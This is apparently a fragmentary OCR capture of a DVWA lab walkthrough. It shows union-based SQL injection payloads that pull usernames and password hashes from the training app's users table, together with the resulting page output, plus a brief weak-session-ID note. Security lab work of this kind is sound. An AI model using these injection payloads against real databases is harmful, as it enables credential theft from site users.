
id=0 union select user,password from dvwa.users limit 0,2#&Submit=Submit




High level




0' union select user,password from dvwa.users#





DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
Click here to change your ID.
ID: 0' union select user,password from dvwa.users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
ID: 0' union select user,password from dvwa.users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03
ID: 0' union select user,password from dvwa.users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
ID: 0' union select user,password from dvwa.users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
ID: 0' union select user,password from dvwa.users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
More Information
https://en.wikipedia.org/wiki/SQL_injection
https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
https://owasp.org/www-community/attacks/SQL_Injection
https://bobby-tables.com/
Username: admin
Security Level: high
Locale: en
PHPIDS: disabled
View Source
View Help


Weak session ID

Low level



Mid level





Convert dvwasession value in epoch unix conveter